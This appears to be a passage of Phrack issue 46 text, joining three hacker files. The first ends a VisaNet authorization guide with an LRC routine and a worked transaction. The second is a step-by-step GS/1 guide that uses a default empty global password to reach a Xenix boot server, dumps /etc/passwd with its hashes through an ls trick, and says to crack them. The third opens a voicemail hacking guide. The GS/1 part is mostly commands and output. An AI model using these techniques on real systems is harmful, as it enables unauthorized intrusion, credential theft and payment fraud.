1   0   1   1       B     (B)         |     |
```

(a) These characters are for hardware use only

```
1   1   0   0       C     (a)          |     |--- Most Significant Bit
1   1   0   1       D     (D)          |--- Parity Bit (ODD)
1   1   1   0       E     (a)
1   1   1   1       F     (F)        Read LSB first
```

[tables 7.03a, 7.03b, and 7.04 deleted...
  If you really need a fucking ascii table that bad go buy a book.]

[section 7.05 - Account Data Luhn Check deleted...
  as being unnecessary obtuse and roundabout in explaining how the check works.
  the routine written by crazed luddite and murdering thug is much clearer.]

7.06 CALCULATING AN LRC

When creating or testing the LRC for the read of the card swipe, the authorization request record, the debit confirmation record or the VisaNet response record; use the following steps to calculate the LRC:

1) The value of each bit in the LRC character, excluding the parity bit, is defined such that the total count of ONE bits encoded in the corresponding bit location of all characters of the data shall be even (this is also known as an EXCLUSIVE OR (XOR) operation)

   For card swipes, include the start sentinel, all the data read and the end sentinel.

   For VisaNet protocol messages, begin with the first character past the STX, up to and including the ETX.

2) The LRC characters parity bit is not a parity bit for the individual parity bits of the data message, but it only the parity bit for the LRC character itself. Calculated as an even parity bit.

[i list a routine for calculating an LRC o a string later on in the document]

7.07 TEST DATA FOR RECORD FORMAT "J"

The following two sections provide sample data for testing record format "J" with the VisaNet dial system.

7.07.01 TEST DATA FOR A FORMAT "J" AUTHORIZATION REQUEST

Table 7.07a provides a set of test data for record format "J" authorization request.

TABLE 7.07a
Test Data For Record Format "J"

Test Data		Byte #	Length	Format	Field Name
J		1	1	A/N	Record Format
0, 2, or 4		2	1	A/N	Application Type
.		3	1	A/N	Message Delimiter
401205		4-9	6	A/N	Acquirer BIN
123456789012		10-21	12	NUM	Merchant Number
0001	*	22-25	4	NUM	Store Number
0001	*	26-29	4	NUM	Terminal Number
5999		30-33	4	NUM	Merchant Category Code
840		34-36	3	NUM	Merchant Country Code
94546		37-41	5	A/N	Merchant City Code
108		42-44	3	NUM	Time Zone Differential
54		45-46	2	A/N	Authorization Transaction Code
12345678		47-54	8	NUM	Terminal Identification Number
Y		55	1	A/N	Payment Service Indicator
0001	*	56-59	4	NUM	Transaction Sequence Number
@		60	1	A/N	Cardholder Identification Code
D, H, T, or X		61	1	A/N	Account Data Source
Track or Manual Data					Customer Data Field
"FS"		N.A.	1	"FS"	Field Separator

```
  0000123       N.A.       0 to 43   A/N    Transaction Amount
    "FS"        N.A.         1       "FS"   Field Separator
     ER         N.A.       0 or 2    A/N    Device Code/Industry code
    "FS"        N.A.         1       "FS"   Field Separator
                N.A.       0 or 6    NUM    Issuing/Receiving Institution ID
    "FS"        N.A.         1       "FS"   Field Separator
    000         N.A.       3 to 12   NUM    Secondary Amount (Cashback)
    "FS"        N.A.         1       "FS"   Field Separator
-------------------------------------------------------------------------------
```

NOTE:* Denotes fields that are returned in the response message

7.07.2 RESPONSE MESSAGE FOR TEST DATA

Table 7.07b provides the response message for the test data provided in section 7.07.1.

TABLE 7.07b
Response Message For Test Data - Record Format "J"

```
 Test Data      Byte #   Length   Format   Field Name
-------------------------------------------------------------------------------
A, Y, N, or   *   1        1       A/N     Payment Service Indicator
 "space"
   0001       *  2-5       4       NUM     Store Number
   0001       *  6-9       4       NUM     Terminal Number
    5         *   1        1       A/N     Authorization Source Code
   0001       * 11-14      4       NUM     Transaction Sequence Number
    00        * 15-16      2       A/N     Response Code
  12AB45      * 17-22      6       A/N     Approval Code
  111992      * 23-28      6       NUM     Transaction Date (MMDDYY)
AP ______       29-44      16      A/N     Authorization Response Message
0, Sp, or "FS"  45         1       A/N     AVS Result Code
              *Variable  0 or 15   NUM     Transaction Identifier
    "FS"                           "FS"    Field Separator
              *Variable  0 or 4    A/N     Validation Code
    "FS"                           "FS"    Field Separator
-------------------------------------------------------------------------------
NOTE: * Move to data capture record for VisaNet Central Data Capture (CDC)
-------------------------------------------------------------------------------
```

[section two]
[finding visanet]

finding visanet isn't hard, but it can be tedious. visanet rents time off of compuserve and X.25 networks. the compuserve nodes used are not the same as their information service, cis. to identify a visanet dialup after connecting, watch for three enq characters and a three second span to hangup. if you've scanned out a moderate portion of your area code, you probably have a few dialups. one idea is to write a short program to dial all the connects you have marked as garbage or worthless [you did keep em, right?] and wait for the proper sequence. X.25 connections should work similarly, but i don't know for sure. read the section on visanet usage for other dialup sources.

[section three]
[visanet link level protocol]

messages to/from visanet have a standard format:

    stx - message - etx - lrc

the message portion is the record formats covered in section one. lrc values are calculated starting with the first byte of message, going up to and including the etx character. heres an algorithm that calculates the lrc for a string. note: in order to work with the visanet protocols, append etx to the string before calling this function.

```
unsigned char func_makelrc(char *buff)
{
   int i;
```

```
   char ch, *p;

   ch = 0;
   p = buff;

   for(;;)  {
      ch = (ch^(*p));
      p++;
      if(!(*p))
         break;
   }

   return ch;
}
```

for a single authorization exchange, the easiest kind of transaction, the sequence goes like this:

```
host   enq                   stx-response-etx-lrc   eot
term      stx-request-etx-lrc                    ack
                                                        <disconnect>
```

matching this sequence with test record formats from section one, 7.07, heres an ascii representation of a transaction. control characters denoted in <>'s. [of course, you wouldn't really have a carriage return in middle of a message. duh.] this transaction would be for card number 4444111122223333 with an expiration date of 04/96. the purchase amount is $1.23. visanet responds with an approval code of 12ab45.

```
host: <enq>

term: <stx>J0.4012051234567890120001000159998409454610854123456 78Y0001@H444411
      1122223333<fs>0496<fs>0000123<fs>ER<fs><fs>000<fs><etx><lrc>

host: <stx>Y00010001500010012AB45111992APPROVAL 12AB45123456789012345<fs>
      ABCD<fs><etx><lrc>

term: <ack>

host: <eot>
```

authorizing multiple transactions during one connect session is only slightly more complicated. the etx character on all messages sent to visanet are changed to etb and the application type is changed from '0' to '2' [section one 4.02]. instead of responding after a transaction with eot, visanet instead polls the terminal again with enq. this continues until the terminal either changes back to the single transaction format or issues an eot to the host.

heres a short list of all control characters used:

```
stx: start-of-text, first message framing character signaling message start
etx: end-of-text, the frame ending character the last message of a sequence
eot: end-of-transmission, used to end an exchange and signal disconnect
enq: enquiry, an invitation to transmit a message or retransmit last item
ack: affirmative acknowledgment, follows correct reception of message
nak: negative acknowledgment, used to indicate that the message was not
     understood or was received with errors
syn: delay character, wait thirty seconds
etb: end-of-block, the end framing character used to signal the end of a message
     within a multiple message sequence
```

```
other quick notes: visanet sometimes sends ack before stx on responses
                   lrc characters can hold any value, such as stx, nak, etc
                   visanet can say goodbye at any time by sending eot
                   people can get very anal about error flow diagrams
```

[section four]
[half the story; central data capture]

a full transaction requires two steps, one of which is described in this

document: getting the initial authorization. an authorization does basically nothing to a person's account. oh, you could shut somebody's account down for a day or two by requesting a twenty thousand dollar authorization, but no other ill effects would result. central data capture, the second and final step in a transaction, needs information from both the authorization request and response, which is used to generate additional data records. these records are then sent to visanet by the merchant in a group, usually at the end of each day.

[section five]
[common applications]

access to visanet can be implemented in a number of ways: directly on a pos terminal, indirectly via a lan, in a hardware specific device, or any permutation possible to perform the necessary procedures. card swipers commonly seen at malls are low tech, leased at around fifty dollars per month, per terminal. they have limited capacity, but are useful in that all of the information necessary for transactions is self contained. dr delam and maldoror found this out, and were delighted to play the role of visanet in fooling the little device. close scrutiny of section one reveals atm formats, phone order procedures, and new services such as direct debit from checking/savings and checks by phone. start noticing the stickers for telecheck and visa atm cards, and you're starting to get the picture.

[section seven]
[brave new world]

could it be? yes, expiration dates really don't matter....
this article written to thank previous Phrack writers...
please thank me appropriately...
800#s exist...
other services exist... mastercard runs one...
never underestimate the power of asking nicely...
numerous other formats are available... see section one, 3.0 for hints...
never whistle while you're pissing...\032

==Phrack Magazine==

Volume Five, Issue Forty-Six, File 17 of 28

****

[<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<]
[<> <>]
[<> ----+++===::: GETTiN' D0wN 'N D1RTy wiT Da GS/1 :::===+++---- <>]
[<> <>]
[<> ~~~~~~ <>]
[<> <>]
[<> Brought to you by: <>]
[<> []elam0 Labz, Inc. and ChURcH oF ThE Non-CoNForMisT <>]
[<> <>]
[<> Story line: Maldoror -n- []r. []elam <>]
[<> Main Characters: Menacing Maldoror & The Evil []r. []elam <>]
[<> Unix Technical Expertise: Wunder-Boy []elam <>]
[<> Sysco Technishun: Marvelous Maldoror <>]
[<> <>]
[<> Look for other fine []elamo Labz and ChURcH oF ThE <>]
[<> Non-CoNForMisT products already on the market such as <>]
[<> DEPL (Delam's Elite Password Leecher), NUIA (Maldoror's <>]
[<> Tymnet NUI Attacker), TNET.SLT (Delam's cheap0 Telenet <>]
[<> skanner for Telix), PREFIX (Maldoror's telephone prefix <>]
[<> identification program), and various other programs and <>]
[<> philez written by Dr. Delam, Maldoror, Green Paradox, <>]
[<> El Penga, Hellpop, and other certified DLI and CNC members. <>]
[<> <>]
[>>]

Index

1. Finding and identifying a GS/1
2. Getting help
3. Gaining top privilege access
4. Finding the boot server
5. Connecting to the boot server
6. Getting the boot server password file
7. Other avenues

Here's hacking a GS/1 made EZ (for the sophisticated hacker) It is advisable to fill your stein with Sysco and pay close attention... if Sysco is not available in your area, Hacker Pschorr beer will work almost as good... (especially Oktoberfest variety)

What is a GS/1?

A GS/1 allows a user to connect to various other computers... in other words, it's a server, like a DEC or Xyplex.

So why hack it?

Cuz itz there... and plus you kan access all sortz of net stuph fer phree. (QSD @ 208057040540 is lame and if you connect to it, you're wasting the GS/1.. the French fone police will fly over to your country and hunt you down like a wild pack of dogs, then hang you by your own twisted pair.)

What to do:

```
              +-------------------------------------+
              +  #1. Finding and identifying a GS/1  +
              +-------------------------------------+
```

Find a GS/1 .. they're EZ to identify.. they usually have a prompt of GS/1, though the prompt can be set to whatever you want it to be. A few years ago there were quite a number of GS/1's laying around on Tymnet and Telenet... you can still find a few if you scan the right DNIC's. (If you don't know what the hell I'm talking about, look at some old Phracks and LOD tech. journals.)

The prompt will look similar to this:

```
(!2) GS/1>
```

(The (!2) refers to the port you are on)

```
                       +--------------------+
                       +  #2. Getting help  +
                       +--------------------+
```

First try typing a '?' to display help items.

A help listing looks like this:

```
> (!2) GS/1>?
>       Connect     <address>[,<address>] [ ECM ] [ Q ]
>       DO          <macro-name>
>       Echo        <string>
>       Listen
>       Pause       [<seconds>]
>       PIng        <address> [ timeout ]
>       SET         <param-name> = <value> ...
>       SHow        <argument> ...
```

At higher privileges such as global (mentioned next) the help will look like this (note the difference in the GS/1 prompt with a # sign):

```
> (!2) GS/1# ?
>       BRoadcast   ( <address> ) <string>
>       Connect     ( <address> ) <address>[,<address>] [ ECM ] [ Q ]
>       DEFine      <macro-name> = ( <text> )
>       DisConnect  ( <address> ) [<session number>]
>       DO          ( <address> ) <macro-name>
>       Echo        <string>
>       Listen      ( <address> )
>       Pause       [<seconds>]
>       PIng        <address> [ timeout ]
>       ReaD        ( <address> ) <option> <parameter>
>       REMOTE      <address>
>       ROtary      ( <address> ) !<rotary> [+|-]= !<portid>[-!<portid>] , ...
>       SAve        ( <address> ) <option> <filename>
>       SET         ( <address> ) <param-name> = <value> ...
>       SETDefault  ( <address> ) [<param-name> = <value>] ...
>       SHow        ( <address> ) <argument> ...
>       UNDefine    ( <address> ) <macro-name>
>       UNSave      ( <address> ) <filename>
>       ZeroMacros  ( <address> )
>       ZeroStats   ( <address> )
```

Additional commands under global privilege are: BRoadcast, DEFine, DisConnect, ReaD, REMOTE, ROtary, UNDefine, UNSave, ZeroMacros, ZeroStats, and a few extra options under the normal user commands.

If you need in-depth help for any of the commands, you can again use the '?' in the following fashion:

```
> (!2) GS/1>sho ?
>       SHow    ADDRess
>       SHow    ClearingHouseNames [ <name> [ @ <domain> [@ <organ.> ] ] ]
>       SHow    DefaultParameters [<param-name> ...]
>       SHow    GLobalPARameters
>       SHow    NetMAP [ Short | Long ]
>       SHow    PARAmeterS [<param-name> ...]
>       SHow    <param-name> ...
>       SHow    SESsions [ P ]
>       SHow    VERSion

> (!2) GS/1>sh add?
>       SHow    ADDRess

> (!2) GS/1>sh add
> ADDRess = &000023B5%07000201E1D7!2
```

"sh add" displays your own network, address and port number.

```
The network is 000023B5
The address is 07000201E1D7
The port number is 2
```

```
+-----------------------------------+
+  #3. Gaining top privilege access  +
+-----------------------------------+
```

Figure out the global password.

Do a "set priv=global" command.

```
   Note:
   ----
   There are 3 states to set priv to: user, local, and global.  Global is
   the state with the most privilege.  When you attain global privilege,
   your prompt will change to have a '#' sign at the end of it.. this means
   you have top priceless (similar to *nix's super user prompt).
```

The GS/1 will prompt you for a password. The default password on GS/1's is to have no password at all... The GS/1 will still prompt you for a password, but you can enter anything at this point if the password was never set.

```
+-------------------------------+
+  #4. Finding the boot server  +
+-------------------------------+
```

Figure out the boot server address available from this GS/1 ..

The boot server is what lies under the GS/1. We've found that GS/1's are actually run on a Xenix operating system.. (which is of course a nice phamiliar territory) It's debatable whether all GS/1's are run on Xenix or not as we have yet to contact the company. (We may put out a 2nd file going into more detail.)

Do a "sh b" or "sh global" as shown in the following examples:

```
> (!2) GS/1# sh b
> BAud = 9600         BootServerAddress = &00000000%070002017781
> BReakAction = ( FlushVC, InBand )       BReakChar = Disabled
> BSDelay = None      BUffersize = 82

> (!2) GS/1# sh global
> ..............................Global Parameters.............................
> DATE = Wed Jun 22 21:16:45 1994         TimeZone = 480 minutes
```

```
> DaylightSavingsTime = 0 minutes          LogoffStr = "L8r laM3r"
> WelcomeString = "Welcome to your haqued server (!2), Connected to "
> DOmain = "thelabz"                       Organization = "delam0"
> PROmpt = "GS/1>"                         NMPrompt = "GS/1# "
> LocalPassWord = ""                       GlobalPassWord = "haque-me"
> NetMapBroadcast = ON                     MacType = EtherNET
> CONNectAudit = ON                        ERRorAudit = ON
> AUditServerAddress = &000031A4%07000200A3D4
> AUditTrailType = Local
> BootServerAddress = &00000000%070002017781
```

Side note: the GlobalPassWord is "haque-me" whereas the LocalPassWord is ""
... these are the actual passwords that need to be entered (or in the case
of the LocalPassWord, "" matches any string). You'll only be able to
"sh global" after a successful "set priv=global".

Now that you have the boot server address, the next step is enabling
communication to the boot server.

```
            +-------------------------------------+
            +  #5. Connecting to the boot server  +
            +-------------------------------------+
```

Do a REMOTE <address> where address is the address of the machine you
want to issue remote commands to.

```
> (!2) GS/1# REMOTE %070002017781
> (!2) Remote: ?
>       BInd        <address> [-f <bootfile>] [-l <loader>] [<nports>]
>       BRoadcast   ( <address> ) "<string>"
>       CoPyfile    [<address>:]<pathname> [<address>:][<pathname>]
>       LiSt        [ -ls1CR ] [<pathname> ...]
>       MoVe        <pathname> <pathname>
>       NAme        <clearinghouse name> = <address>[,<address>]...
>       Ping        <address> [timeout]
>       ReMove      <pathname> ...
>       SET         [( <address> )] <param-name> = <value> ...
>       SETDefault  <param-name> = <value> ...
>       SHow        <argument>
>       UNBind      <address>
>       UNDefine    <macro name>
>       UNName      <name>
>       ZeroStats
>       <BREAK>     (to leave remote mode)
```

Your prompt changes from "(!2) GS/1# " to "(!2) Remote: "... this means
you will be issuing commands to whatever remote machine you specified
by the REMOTE <address> command.

Notice for this case, the boot server's address was used.

When you get the REMOTE: prompt, you can issue commands that will be
executed on the remote machine. Try doing a '?' to see if it's another
GS/1.. if not, try doing 'ls' to see if you have a *nix type machine.

Also notice that the help commands on the remote are not the same as
those for the GS/1 (though, if you establish a remote link with another
GS/1 they will be the same).

```
> (!2) Remote: ls -l
> total 1174
> drwxrwxrwx   2 ncs      ncs          160 Aug 17  1989 AC
> drwxrwxrwx   2 ncs      ncs         5920 Jun  5 00:00 AUDIT_TRAIL
> drwxrwxrwx   2 ncs      ncs           96 Jun  5 01:00 BACKUP
> drwxrwxrwx   2 ncs      ncs          240 Jun  4 04:42 BIN
> drwxrwxrwx   2 ncs      ncs          192 Jun  4 04:13 CONFIGS
> drwxrwxrwx   2 ncs      ncs           64 Aug 17  1989 DUMP
> drwxrwxrwx   2 ncs      ncs           80 Aug 17  1989 ETC
```

```
> drwxrwxrwx   2 ncs      ncs          160 Jun  4 04:13 GLOBALS
> -rw-r--r--   1 ncs      ncs          228 Jun  5 00:59 btdata
> -rw-r--r--   1 ncs      ncs         8192 Jun  8  1993 chnames.dir
> -rw-r--r--   1 ncs      ncs        11264 Jun  1 13:41 chnames.pag
> drwxrwxrwx   2 ncs      ncs           48 Jun  5 00:00 dev
> drwx------   2 bin      bin         1024 Aug 17  1989 lost+found
> -rw-rw-rw-   1 ncs      ncs       557056 Mar 23  1992 macros
> -rw-r--r--   1 ncs      ncs          512 Oct 22  1993 passwd
```

Look familiar?? If not, go to the nearest convenient store and buy the a 12 pack of the cheapest beer you can find.. leave your computer connected so you hurry back, and slam eight or nine cold onez... then look at the screen again.

You're basically doing a Remote Procedure Call for ls to your Xenix boot server.

Notice at this point that the "passwd" is not owned by root. This is because this is not the system password file, and you are not in the "/etc" directory... (yet)

There are a couple of problems:

```
> (!2) Remote: cat
> Invalid REMOTE command
>
> (!2) Remote: cd /etc
> Invalid REMOTE command
```

You cannot view files and you cannot change directories.

To solve the "cd" problem do the following:

```
> (!2) Remote: ls -l ..
> total 26
> drwxrwxrwx  12 root     root         352 Jun  5 00:59 NCS
> drwxr-xr-x   2 bin      bin          112 Aug 17  1989 adm
> drwxrwx---   2 sysinfo  sysinfo       48 Aug 17  1989 backup
> drwxr-xr-x   2 bin      bin         1552 Aug 17  1989 bin
> drwxr-xr-x  20 bin      bin          720 Aug 17  1989 lib
> drwxrwxrwx   6 ncs      ncs          224 Aug 17  1989 ncs
> drwxr-xr-x   2 bin      bin           32 Aug 17  1989 preserve
> drwxr-xr-x   2 bin      bin           64 Aug 17  1989 pub
> drwxr-xr-x   7 bin      bin          144 Aug 17  1989 spool
> drwxr-xr-x   9 bin      bin          144 Aug 17  1989 sys
> drwxr-x---   2 root     root          48 Aug 17  1989 sysadm
> drwxrwxrwx   2 bin      bin           48 Jun  5 01:00 tmp
>
> (!2) Remote: ls -l ../..
> total 1402
> -rw-r--r--   1 root     root        1605 Aug 17  1989 .login
> -r--r--r--   1 ncs      ncs         1605 Aug 28  1990 .login.ncs
> -rw-r--r--   1 root     root         653 Aug 17  1989 .logout
> -r--r--r--   1 ncs      ncs          653 Aug 28  1990 .logout.ncs
> -rw-------   1 root     root         427 Aug 17  1989 .profile
> drwxr-xr-x   2 bin      bin         2048 Aug 17  1989 bin
> -r--------   1 bin      bin        25526 May  4  1989 boot
> drwxr-xr-x   6 bin      bin         3776 Aug 17  1989 dev
> -r--------   1 bin      bin          577 Nov  3  1987 dos
> drwxr-xr-x   5 bin      bin         1904 Jun  2 12:40 etc
> drwxr-xr-x   2 bin      bin           64 Aug 17  1989 lib
> drwx------   2 bin      bin         1024 Aug 17  1989 lost+found
> drwxr-xr-x   2 bin      bin           32 Aug 17  1989 mnt
> drwxrwxrwx   2 bin      bin          512 Jun  5 01:20 tmp
> drwxr-xr-x  14 bin      bin          224 Aug 17  1989 usr
> -rw-r--r--   1 bin      bin       373107 Aug 17  1989 xenix
> -rw-r--r--   1 root     root      287702 Aug 17  1989 xenix.old
```

Your brain should now experience deja vous.. you just found the root directory. (for the non-*nix, lam0-hacker, the root directory

has key *nix directories such as /etc, /bin, /dev, /lib, etc. in it.)

Now you can get to /etc/passwd as follows:

```
> (!2) Remote: ls -l ../../etc
> total 1954
> -rwx--x--x   1 bin      bin         7110 May  8  1989 accton
> -rwx------   1 bin      bin         1943 May  8  1989 asktime
> -rwx------   1 bin      bin        31756 May  8  1989 badtrk
> -rw-rw-rw-   1 root     root        1200 Apr 24 12:40 bootlog
> -rwx--x--x   1 bin      bin        24726 May  8  1989 brand
> -rw-r--r--   1 bin      bin           17 Aug 17  1989 checklist
> -rw-r--r--   2 bin      bin           17 Aug 17  1989 checklist.last
> -rw-r--r--   1 ncs      ncs           17 Aug 28  1990 checklist.ncs
> -rw-r--r--   2 bin      bin           17 Aug 17  1989 checklist.orig
> -rwx------   1 bin      bin         2857 May  8  1989 chsh
> -rwx------   1 bin      bin         7550 May  8  1989 clri
> -rwx------   1 bin      bin         8034 May  8  1989 cmos
> -rwxr-xr-x   1 root     bin        31090 Aug 28  1990 cron
> -rw-r--r--   1 bin      bin          369 May  8  1989 cshrc
> ...... etc.
> -rw-r--r--   1 root     root         465 Mar  5  1991 passwd
```

Yeah, now what?!

You've found the /etc/passwd file, but you don't have "cat" to type the file out. Now you're stuck... so drink a half a bottle of Sysco per person. (We did... and as you'll see, Sysco is the drink of a manly hackers like us... make sure it's the big bottle kind not those girly small onez.)

#6. Getting the boot server password file

There is one way to get around the cat problem (no itz n0t puttin catnip laced with somethin U made frum a phile on yer doorstep) It's done using ls. On this Xenix system, the directory structure is the old Unix format: A 16 byte record comprised of a 2 byte I-number and a 14 byte character field.

> Note about directory structure for the inquisitive hacker:
> In a directory record there is a 14 byte string containing the file name, and the 2 byte I-number (2 bytes = an integer in this case) which is a number that is an (I)ndex pointer to the I-node. The I-node then contains the information about where the file's data is actually kept (similar to how a FAT table works on an IBM PC yet a different concept as it has indirect index blocks etc. I won't get into) and what permissions are set for the file. Be warned that in newer *nix implementations, file names can be more than 14 characters and the directory structure will be a bit different than discussed.

The "ls" command has an option that allows you to tell it "this *file* is a *directory*.. so show me what's in the directory"... newer *nix systems won't like this (the -f option) because of the new directory structure.

```
> (!2) Remote: ls -?
> ls: illegal option --?
> usage:  -1ACFRabcdfgilmnopqrstux [files]
>
> (!2) Remote: ls -1ACFRabcdfgilmnopqrstux ../../etc/passwd
> 28530 ot:BJlx/e8APHe   30580 :0:0:Super use   14962 /:/bin/csh?sys
> 25697 m:X/haSqFDwHz1   14929 0:0:System Adm   28265 istration:/usr
> 29487 ysadm:/bin/sh?   29283 on:NOLOGIN:1:1   17210 ron daemon for
> 28704 eriodic tasks:   14895 ?bin:NOLOGIN:3   13114 :System file a
> 28004 inistration:/:   29962 ucp::4:4:Uucp    25697 ministration:/
> 29557 r/spool/uucppu   27746 ic:/usr/lib/uu   28771 /uucico?asg:NO
```

```
> 20300 GIN:6:6:Assign   25185 le device admi   26990 stration:/:?sy
> 26995 nfo:NOLOGIN:10   12602 0:Access to sy   29811 em information
> 12090 :?network:NOLO   18759 N:12:12:Mail a   25710  Network admin
> 29545 tration:/usr/s   28528 ol/micnet:?lp:   20302 LOGIN:14:3:Pri
> 29806  spooler admin   29545 tration:/usr/s   28528 ol/lp:?dos:NOL
> 18255 IN:16:10:Acces    8307 to Dos devices   12090 :?ncs:yYNFnHnL
> 22327 xcU:100:100:NC    8275 operator:/usr/
>
> (!2) Remote: <BRK>
> (!2) GS/1#
```

Wow, kewl. Now that you have a bunch-o-shit on your screen, you have to make some sense out of it.

The password file is almost legible, but the I-numbers still need to be converted to ASCII characters. This can be accomplished in a variety of ways... the easiest is to write a program like the following in C:

On a PC the following code should work:

```
#include <stdio.h>
main()
{
   union {
      int i;
      char c[2];
   } x;
   while (1) {
      printf("Enter I-Number: ");
      scanf("%d", &x.i);
      printf("%d = [%c][%c]\n\n", x.i, x.c[0], x.c[1]);
   }
}
```

On a *nix based system the following code will work (depending on word size and byte arrangement):

```
#include <stdio.h>
main()
{
   union {
      short int i;
      char c[2];
   } x;
   while (1) {
      printf("Enter I-Number: ");
      scanf("%hd", &x.i);
      printf("%d = [%c][%c]\n\n", x.i, x.c[1], x.c[0]);
   }
}
```

When you have translated the I-numbers you can substitute the ASCII values by hand (or write a d0p3 program to do it for you):

```
28530 ot:BJlx/e8APHe   30580 :0:0:Super use   14962 /:/bin/csh?sys
28530 = [r][o]         30580 = [t][w]         14962 = [r][:]
root:BJlx/e8APHetw:0:0:Super user:/:/bin/csh?sys

25697 m:X/haSqFDwHz1   14929 0:0:System Adm   28265 istration:/usr
25697 = [a][d]         14929 = [Q][:]         28265 = [i][n]
adm:X/haSqFDwHz1Q:0:0:System Administration:/usr

29487 ysadm:/bin/sh?   29283 on:NOLOGIN:1:1   17210 ron daemon for
29487 = [/][s]         29283 = [c][r]         17210 = [:][C]
/sysadm:/bin/sh?cron:NOLOGIN:1:1:Cron daemon for

28704 eriodic tasks:   14895 ?bin:NOLOGIN:3   13114 :System file a
28704 = [ ][p]         14895 = [/][:]         13114 = [:][3]
 periodic tasks:/:?bin:NOLOGIN:3:3:System file a
```

```
28004 inistration:/:   29962 ucp::4:4:Uucp    25697 ministration:/
28004 = [d][m]         29962 = [^M][u]        25697 = [a][d]
dministration:/:
uucp::4:4:Uucp administration:/

29557 r/spool/uucppu   27746 ic:/usr/lib/uu   28771 /uucico?asg:NO
29557 = [u][s]         27746 = [b][l]         28771 = [c][p]
usr/spool/uucppublic:/usr/lib/uucp/uucico?asg:NO

20300 GIN:6:6:Assign   25185 le device admi   26990 stration:/:?sy
20300 = [L][O]         25185 = [a][b]         26990 = [n][i]
LOGIN:6:6:Assignable device administration:/:?sy

26995 nfo:NOLOGIN:10   12602 0:Access to sy   29811 em information
26995 = [s][i]         12602 = [:][1]         29811 = [s][t]
sinfo:NOLOGIN:10:10:Access to system information

12090 :?network:NOLO   18759 N:12:12:Mail a   25710  Network admin
12090 = [:][/]         18759 = [G][I]         25710 = [n][d]
:/:?network:NOLOGIN:12:12:Mail and Network admin

29545 tration:/usr/s   28528 ol/micnet:?lp:   20302 LOGIN:14:3:Pri
29545 = [i][s]         28528 = [p][o]         20302 = [N][O]
istration:/usr/spool/micnet:?lp:NOLOGIN:14:3:Pri

29806  spooler admin   29545 tration:/usr/s   28528 ol/lp:?dos:NOL
29806 = [n][t]         29545 = [i][s]         28528 = [p][o]
nt spooler administration:/usr/spool/lp:?dos:NOL

18255 IN:16:10:Acces    8307 to Dos devices   12090 :?ncs:yYNFmHnL
18255 = [O][G]          8307 = [s][ ]         12090 = [:][/]
OGIN:16:10:Access to Dos devices:/:?ncs:yYNFnHnL

22327 xcU:100:100:NC    8275 operator:/usr/
22327 = [7][W]          8275 = [S][ ]
7WxcU:100:100:NCS operator:/usr
```

The resulting file will look like the following:

```
root:BJlx/e8APHetw:0:0:Super user:/:/bin/csh?sys
adm:X/haSqFDwHz1Q:0:0:System Administration:/usr
/sysadm:/bin/sh?cron:NOLOGIN:1:1:Cron daemon for
 periodic tasks:/:?bin:NOLOGIN:3:3:System file a
dministration:/:
uucp::4:4:Uucp administration:/
usr/spool/uucppublic:/usr/lib/uucp/uucico?asg:NO
LOGIN:6:6:Assignable device administration:/:?sy
sinfo:NOLOGIN:10:10:Access to system information
:/:?network:NOLOGIN:12:12:Mail and Network admin
istration:/usr/spool/micnet:?lp:NOLOGIN:14:3:Pri
nt spooler administration:/usr/spool/lp:?dos:NOL
OGIN:16:10:Access to Dos devices:/:?ncs:yYNFmHnL
7WxcU:100:100:NCS operator:/usr
```

Because the ls command cannot display "non-printable" characters such as the carriage return, it will replace them with a '?' character... delete the '?' characters and divide by line at these locations. When you finish doing that, you'll have a standard /etc/passwd file:

```
root:BJlx/e8APHetw:0:0:Super user:/:/bin/csh
sysadm:X/haSqFDwHz1Q:0:0:System Administration:/usr/sysadm:/bin/sh
cron:NOLOGIN:1:1:Cron daemon for periodic tasks:/:
bin:NOLOGIN:3:3:System file administration:/:
uucp::4:4:Uucp administration:/usr/spool/uucppublic:/usr/lib/uucp/uucico
asg:NOLOGIN:6:6:Assignable device administration:/:
sysinfo:NOLOGIN:10:10:Access to system information:/:
network:NOLOGIN:12:12:Mail and Network administration:/usr/spool/micnet:
lp:NOLOGIN:14:3:Print spooler administration:/usr/spool/lp:
```

```
dos:NOLOGIN:16:10:Access to Dos devices:/:
ncs:yYNFmHnL7WxcU:100:100:NCS operator:/usr
```

Once you've assembled your password file in a standard ASCII form, you'll of course want to crack it with one of the many available DES cracking programs.

```
+---------------------+
+  #7: Other Avenues  +
+---------------------+
```

Find out what else you can play with by first finding what networks are available other than your own, and second, find out what machines are on your network:

```
>(!2) GS/1# sh att
>                               Attached Networks
>&000023B5
>(!2) GS/1# sh nmap 1
>                             NETWORK &000023B5 MAP
>
>  1-%070002017781 SW/AT-NCS       3.0.2  2-%070002A049C5 SW/NB-BR-3.1.1.1
>  3-%0700020269A7 SW/200-A/BSC/SDL22000  4-%07000201C089 SW/200-A/BSC/SDL22020
>  5-%070002023644 SW/200-A/BSC/SDL22020  6-%0700020138B2 SW/AT-NCS       2.1.1
>  7-%070002010855 SW/100-A/BSC    20060  8-%070002018BA2 SW/20-XNS-X.25  .0.2
> .... etc.
```

The boot server address, from previous examples, is number 1 which contains a description "SW/AT-NCS". Examining the rest of the list, number 6 has the same description. System 12 may be just another address for the boot server or it may be a different Xenix... but it should be Xenix whatever it is.

We have refrained from covering the typical GS/1 information that has been published by others; and instead, covered newer concepts in GS/1 hacking. This phile is not a complete guide to GS/1 hacking; but expect successive publications on the topic.

==Phrack Magazine==

Volume Five, Issue Forty-Six, File 18 of 26

****

```
 ***** ********  ****     *****  ********  ****    **     **   **
*****    ****   **  **   **   **   ****   **  **   **     ** ***
  ****   ****  ** ** **  ** **     ****  ** ** **  **     *****
*****    **** **      ** **  ***   **** **      ** ****** **  ***
```

(*) A Complete 'N Easy Guide to Hacking and the (*) (*) Usage of "StarTalk" Voice Mail Systems (*)

Written By: The Red Skull
07/25/94

Introduction

There are many types of different voice mail systems out there, that run on phone systems they are compatible with. You have probably seen a lot of text files about hacking voice mail systems, on your local bulletin boards. The popular ones you might have heard about are systems like, Aspen (Automatic Speech Exchange Network), TMC (The Message Center), Audix, and Meridian Mail. There are VMB hacking programs that are suppose to hack vmbs for you. I really don't believe in those kind of programs. When I say this, I am not talking about programs like Tone Locator or Blue Beep, I am talking about programs like 'The Aspen Hacker' and any other *VMB* hacking programs. I am just saying this, so you don't mix this guide up with a vmb hacking program.

General Information

